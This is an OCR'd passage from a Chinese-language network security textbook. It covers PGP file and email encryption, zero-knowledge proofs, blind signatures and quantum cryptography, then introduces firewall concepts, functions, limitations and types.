


图 7-15 选择密钥

完成之后，目标文件已被加密，在当前目录下自动产生一个新的文件，如图 7-16 所示。

打开加密后的文件时，程序自动要求输入密码，输入建立该密钥时的密码，就可打开此加密文件，如图 7-17 所示。



图 7-16 原文件和加密后的文件




图 7-17 输入密码

3. 使用 PGP 加密邮件

PGP 的主要功能是加密邮件，安装完毕后，PGP 自动和 Outlook 或者 Outlook Express 关联。和 Outlook Express 关联如图 7-18 所示。

利用 Outlook 建立邮件，可以选择利用 PGP 进行加密和签名，如图 7-19 所示。

当对方收到邮件以后，邮件是乱码，只有得到密钥的用户才可以正常查看邮件。可以通过 PGP 导出和导入密钥实现密钥的交换。




图 7-18　PGP 关联 Outlook Express



图 7-19　加密邮件

7.8　新一代的加密技术

新一代的加密技术主要包括：零知识证明技术、盲签名、比特承诺、遗忘传递、数字化现金、量子密码技术和混沌密码等。

7.8.1　零知识证明技术

零知识证明(zero-knowledge proof)技术，是由 Goldwasser 等人在 20 世纪 80 年代初提出的。它指的是证明者能够在不向验证者提供任何有用的信息的情况下，使验证者相信某个论断是正确的。零知识证明实质上是一种涉及两方或更多方的协议，即两方或更多方完

成一项任务所需采取的一系列步骤。证明者向验证者证明并使其相信自己知道或拥有某一消息,但证明过程不能向验证者泄漏任何关于被证明消息的信息。在 Goldwasser 等人提出的零知识证明中,证明者和验证者之间必须进行交互,这样的零知识证明被称为“交互零知识证明”。20 世纪 80 年代末,Blum 等人进一步提出了“非交互零知识证明”的概念,用一个短随机串代替交互过程并实现了零知识证明。非交互零知识证明的一个重要应用场合是需要执行大量密码协议的大型网络。

一个简单的例子是:A 要向 B 证明自己拥有某个房间的钥匙,假设该房间只能用钥匙打开锁,而其他任何方法都打不开。这时有两个方法:①A 把钥匙出示给 B,B 用这把钥匙打开该房间的锁,从而证明 A 拥有该房间的正确的钥匙;②B 确定该房间内有某一物体,A 用自己拥有的钥匙打开该房间的门,然后把物体拿出来出示给 B,从而证明自己确实拥有该房间的钥匙。后面这个方法就属于零知识证明。该方法的好处在于在整个证明的过程中,B 始终不能看到钥匙的样子,从而避免了钥匙的泄漏。

7.8.2 盲签名技术

盲签名技术产生于 1982 年。盲签名因为具有盲性这一特点,可以有效保护所签署消息的具体内容,所以在电子商务和电子选举等领域有着广泛的应用。

盲签名允许消息拥有者先将消息盲化,而后对盲化的消息进行签名,最后消息拥有者对签字除去盲因子,得到签名者关于原消息的签名。盲签名就是接收者在不让签名者获取所签署消息具体内容的情况下所采取的一种特殊的数字签名技术,它除了满足一般的数字签名条件外,还必须满足以下的两条性质。

(1) 签名者对其所签署的消息是不可见的,即签名者不知道他所签署消息的具体内容。

(2) 签名消息不可追踪,即当签名消息被公布后,签名者无法知道这是他哪次签署的。

可以用一个直观的例子来说明盲签名:盲签名的过程就是将隐蔽的文件放进信封里,而除去盲因子的过程就是打开这个信封,当文件在一个信封中时,任何人不能读它。对文件签名就是通过在信封里放一张复写纸,签名者在信封上签名时,他的签名便透过复写纸签到文件上。

一般来说,一个好的盲签名应该具有以下的性质。

(1) 不可伪造性。除了签名者本人外,任何人都不能以他的名义生成有效的盲签名。这是一条最基本的性质。

(2) 不可抵赖性。签名者一旦签署了某个消息,就无法否认自己对消息的签名。

(3) 盲性。签名者虽然对某个消息进行了签名,但他不可能得到消息的具体内容。

(4) 不可跟踪性。一旦消息的签名公开后,签名者不能确定自己是在何时签署的这条消息。

满足上面几条性质的盲签名,被认为是安全的。这 4 条性质既是设计盲签名所应遵循的标准,又是判断盲签名性能优劣的根据。

另外,方案的可操作性和实现的效率也是设计盲签名时必须考虑的重要因素。一个盲签名的可操作性和实现速度取决于以下几个方面:密钥的长度、盲签名的长度和盲签名的算法及验证算法。

7.8.3　量子密码技术

量子密码技术是密码术与量子力学结合的产物。不同于以数学为基础的经典密码体制，其安全性由量子力学基本原理保证。量子力学的一些基本性质包括量子态叠加原理、测不准原理、量子不可克隆定理以及量子纠缠等。

量子密码之所以具有无条件的安全性，关键的一点是因为量子比特不同于经典比特，不能被随意复制，一旦被复制，则接收方能立即发现，因此保证了信息的安全性。

目前量子密码中研究最成熟的是量子密钥分发，继 1984 年 Bennett 等提出第一个 BB84 协议以来，人们基于不同的物理原理和物理实现陆续提出了许多密钥分发协议。量子密钥分发的安全性主要体现为窃听的可检测性。根据量子力学性质，窃听者要想获得信息必定会扰动量子态，而合法通信者可以检测到这种扰动。即用户虽然不能阻止窃听，但可以判定是否存在窃听。如果存在则放弃传输结果，否则通信者将得到一串共享的原始密钥，然后通过数据筛选、保密增强等处理就可以获得安全的密钥。在量子认证系统方面涉及的还有量子认证码和量子签名，在量子安全协议方面主要有量子秘密共享、量子比特承诺、量子不经意传输、量子多方计算等。

第 8 章　防火墙与入侵检测技术

本章学习要求：

- 掌握防火墙的概念和分类。
- 了解新一代防火墙的主要技术。
- 掌握防火墙防御体系结构。
- 熟悉防火墙部署过程和典型部署模式。
- 熟悉通用入侵检测模型和入侵检测系统的功能。
- 掌握入侵检测系统的分类。
- 了解入侵检测的过程。
- 了解入侵检测的方法。
- 熟悉入侵防御系统的工作原理。
- 了解常见的防火墙产品和入侵检测产品。

8.1　防火墙基础

Internet 的发展给政府机构、企事业单位带来了革命性的改革和开放。他们正努力通过利用 Internet 来提高办事效率和市场反应速度，以便更具竞争力。通过 Internet，企业可以从异地取回重要数据，同时又要面对 Internet 开放带来的数据安全的新挑战和新危险：即客户、销售商、移动用户、异地员工和内部员工的安全访问，以及保护企业的机密信息不受黑客和工业间谍的入侵。因此企业必须加筑安全的“战壕”，而这个“战壕”就是防火墙(Firewall)。防火墙技术是建立在现代通信网络技术和信息安全技术基础上的应用性安全技术，越来越多地应用于专用网络与公用网络的互联环境之中，尤其以接入 Internet 为最甚。

防火墙成为近年来新兴的保护计算机网络安全的技术性措施。它是一种隔离控制技术，在不同网域之间设置屏障，阻止对信息资源的非法访问，对于来自 Internet 的访问，采取有选择的接受方式，它可以允许或禁止一类具体的 IP 地址访问，可以接受或拒绝 TCP/IP 上的某一类应用，也可以使用防火墙阻止重要信息从企业的网络上被非法输出。

8.1.1　防火墙的概念

1. 防火墙的原理

防火墙的本义是指古代构筑和使用木制结构房屋的时候，为防止火灾的发生和蔓延，人们将坚固的石块堆砌在房屋周围作为屏障，这种防御构筑物就被称为“防火墙”。然而，多数防火墙里都有一个重要的门，允许人们进入或离开房屋。因此，防火墙在提供增强安全性的同时应允许必要的访问。

计算机网络安全领域中的防火墙指位于两个或多个网络之间,执行访问控制策略的一个或一组系统,是一类防范措施的总称。其作用是防止不希望的、未经授权的通信进出被保护的网络,通过边界控制强化内部网络的安全。防火墙通常放置在外部网络和内部网络中间,执行网络边界的过滤封锁机制,如图 8-1 所示。




图 8-1　防火墙系统模型

2. 防火墙的作用

在互联网上防火墙是一种非常有效的网络安全设备,通过它可以隔离风险区域(即 Internet 或有一定风险的网络)与安全区域(即通常讲的内部网络)的连接,同时不妨碍本地网络用户对风险区域的访问。防火墙可以监控进出网络的通信,仅让安全、核准了的信息进入,抵制对本地网络安全构成威胁的数据。因此,防火墙的作用是防止不希望的、未授权的通信进出被保护的网络,迫使用户强化自己的网络安全政策,简化网络的安全管理。

3. 防火墙的功能

从总体上看,常见的防火墙应具有以下 5 大基本功能。

(1) 过滤进、出内部网络的数据。

(2) 管理进、出内部网络的访问行为。

(3) 封堵某些禁止的业务。

(4) 记录通过防火墙的信息内容和活动。

(5) 对网络攻击进行检测和报警。

除此以外,有的防火墙还根据需求包括其他的功能,如网络地址转换(NAT)、双重 DNS、虚拟专用网络(VPN)、扫毒、负载均衡和计费等功能。为实现以上功能,在防火墙产品的开发中,广泛地应用网络拓扑技术、计算机操作系统技术、路由技术、加密技术、访问控制技术以及安全审计技术等。还没有厂商绝对保证防火墙不会存在安全漏洞,因此对防火墙也必须提供某种安全保护。

4. 防火墙的特性

防火墙一般放置在被保护网络的边界,要使防火墙起到安全防御作用,必须做到:使所有进出被保护网络的通信数据流必须经过防火墙,所有通过防火墙的通信必须经过安全策略的过滤或者防火墙的授权,另外,防火墙本身也必须是不可被侵入的。

5. 防火墙的优点

防火墙具有以下优点。

(1) 防火墙对企业内部网实现了集中的安全管理,可以强化网络安全策略,比分散的主机管理更经济易行。

(2) 防火墙能防止非授权用户进入内部网络。

(3) 防火墙可以方便地监视网络的安全性并报警。

(4) 可以作为部署网络地址转换的地点,利用 NAT 技术,可以缓解地址空间的短缺,隐藏内部网的结构。

(5) 由于所有的访问都经过防火墙,防火墙是审计和记录网络访问和使用的最佳地方。

6. 防火墙的局限性

通常,认为防火墙可以保护处于它身后的内部网络不受外界的侵袭和干扰,但随着网络技术的发展,网络结构日趋复杂,传统防火墙在使用的过程中暴露出以下弱点。

(1) 防火墙不能防范不经过防火墙的攻击。没有经过防火墙的数据,防火墙无法检查。传统的防火墙在工作时,入侵者可以伪造数据绕过防火墙或者找到防火墙中可能敞开的后门。

(2) 防火墙不能防止来自网络内部的攻击和安全问题。

(3) 由于防火墙性能上的限制,因此它通常不具备实时监控入侵的能力。

(4) 防火墙不能防止策略配置不当或错误配置引起的安全威胁。防火墙是一个被动的安全策略执行设备,就像门卫一样,要根据政策规定来执行安全,而不能自作主张。

(5) 防火墙不能防止受病毒感染的文件的传输,由于病毒种类繁多,如果要在防火墙完成对所有病毒代码的检查,防火墙的效率就会低到不能忍受的程度。

(6) 防火墙不能防止利用服务器系统和网络协议漏洞所进行的攻击。黑客通过防火墙准许的访问端口对该服务器的漏洞进行攻击,防火墙不能防止。

(7) 防火墙不能防止数据驱动式的攻击。当有些表面看来无害的数据邮寄或复制到内部网的主机上并被执行时,可能会发生数据驱动式的攻击。

(8) 防火墙不能防止内部的泄密行为。如果防火墙内部的一个合法用户主动泄密,防火墙是无能为力的。

(9) 防火墙不能防止本身的安全漏洞的威胁。防火墙保护别人有时却无法保护自己,防火墙本身必须具有很强的抗攻击能力,以确保其自身的安全性。简单的防火墙可以只用路由器实现,复杂的可以用主机、专用硬件设备及软件来实现。通常意义上讲的硬防火墙为硬件防火墙,它是通过专用硬件和专用软件的结合来达到隔离内、外部网络的目的,价格较贵,但效果较好,一般小型企业和个人很难实现。软件防火墙是通过软件的方式来达到,价格便宜,但这类防火墙只能通过一定的规则来达到限制一些非法用户访问内部网的目的。防火墙被设计为只运行专用的访问控制软件的设备,而没有其他的服务,因此也就意味着相对少一些缺陷和安全漏洞。此外,防火墙也改进了登录和监控功能,从而可以进行专用的管理。

总之,防火墙是在被保护网络和外部网络之间进行访问控制的一个或者一组访问控制部件。随着防火墙技术的发展,防火墙可以结合入侵检测系统(IDS)使用,或者其本身集成

IDS 功能，能够根据实际情况进行动态的策略调整，以达到更好的防御效果。

8.1.2 防火墙的分类

采用不同的划分方式，可以将防火墙划分为不同的类型。如果按采用的技术划分可将防火墙分为包过滤防火墙、代理防火墙和状态检测防火墙。按组成结构划分可分成软件防火墙、硬件防火墙和芯片级防火墙。如果按部署位置划分防火墙又分为边界防火墙、个人防火墙和混合式防火墙。

1. 按采用的技术分类

防火墙主要采用包过滤、代理和状态检测技术，所以，根据防火墙采用技术的不同，可将防火墙分为包过滤防火墙、代理防火墙和状态检测防火墙。每种防火墙都有各自的优缺点。

1）包过滤防火墙

① 工作原理：包过滤是第一代防火墙技术。其技术依据是网络中的分包传输技术，它工作在 OSI 模型的网络层。网络上的数据都是以“包”为单位进行传输的，数据被分割成为一定大小的数据包，每一个数据包中都会包含一些特定信息，如数据的 IP 源地址、IP 目标地址、封装协议（TCP、UDP、ICMP 等）、TCP/UDP 源端口和目标端口等。包过滤防火墙又被称为访问控制列表防火墙，其要遵循的一条基本原则是“最小特权原则”，即明确允许管理员指定希望通过的数据包，而禁止其他的数据包。

② 基本思想：选择路由的同时对数据包进行检查，根据定义好的过滤规则审查每个数据包并确定数据包是否与过滤规则匹配，从而决定数据包能否通过。

③ 包过滤防火墙的优点是可以与现有的路由器集成，也可以用独立的包过滤软件实现，且数据包过滤对用户透明，成本低、速度快、效率高。

④ 包过滤防火墙的缺点首先是配置困难。因为包过滤防火墙很复杂，人们经常会忽略建立一些必要的规则，或者错误配置了已有的规则，若是为了提高安全性而使用复杂的过滤规则，则效率极低。其次，由于防火墙工作在网络层，所以不能检测那些对高层进行的攻击。还有为特定服务开放的端口也存在危险，可能被用于其他传输。最后，因为大多数包过滤防火墙都是基于 IP 包头中的信息进行过滤的，但 IP 包中信息的可靠性没有保障，IP 源地址可以伪造，通过与内部合谋，入侵者轻易就可以绕过防火墙。

2）代理防火墙

代理防火墙是一种较新型的防火墙技术，它分为应用级网关和电路级网关。

代理防火墙的原理是通过编程来弄清用户应用层的流量，并能在用户层和应用协议层提供访问控制。而且，还可记录所有应用程序的访问情况，记录和控制所有进出流量的能力是代理防火墙的主要优点之一。代理防火墙一般是运行代理服务器的主机。

代理服务器指代表客户处理与服务器连接请求的程序。当代理服务器接收到用户对某站点的访问请求后，便会检查该请求是否符合规则，如果规则允许用户访问该站点，代理服务器会像一个客户一样去那个站点取回所需信息再转发给客户。代理服务器通常都拥有一个高速缓存，这个缓存存储着用户经常访问的站点内容，在下一个用户要访问同一站点时，服务器就不用重复地获取相同的内容，直接将缓存内容发出即可，既节约了时间也节约了网络资源。

代理服务器通常运行在两个网络之间，它对于客户来说像是一台真的服务器，而对于外

界的服务器来说，它又是一台客户机，其工作原理如图 8-2 所示。从图中可以看出，代理服务器作为内部网络客户端的服务器，拦截所有客户端要求，也向客户端转发响应；代理客户负责代表内部客户端向外部服务器发出请求，当然也向代理服务器转发响应。代理服务器会像一堵墙一样挡在内部用户和外界之间，从外部只能看到该代理服务器而无法获知任何的内部资源。




图 8-2 代理的工作机制

(1) 应用级网关防火墙

应用级网关防火墙是指在网关上执行一些特定的应用程序和服务程序，实现协议过滤和转发功能，它工作在 OSI 模型的应用层，且针对特定的应用层协议。其核心技术是代理服务器技术，它是基于软件的，通常安装在专用的服务器或工作站系统上。它适用于特定的互联网服务，如超文本传输（HTTP）和远程文件传输（FTP）等。

应用级网关的优势在于它授予网络管理员对每一个服务的完全控制权，代理服务限制了命令集合和内部主机支持的服务。同时，网络管理员对支持的服务可以完全控制。另外，应用级网关安全性较好，支持强的用户认证、提供详细的日志信息以及较包过滤路由器更易于配置和测试的过滤规则。应用级网关防火墙最大的局限性是它需要用户或者改变其性能，或者在需要访问代理服务的系统上安装特殊的软件，此外速度相对比较慢。
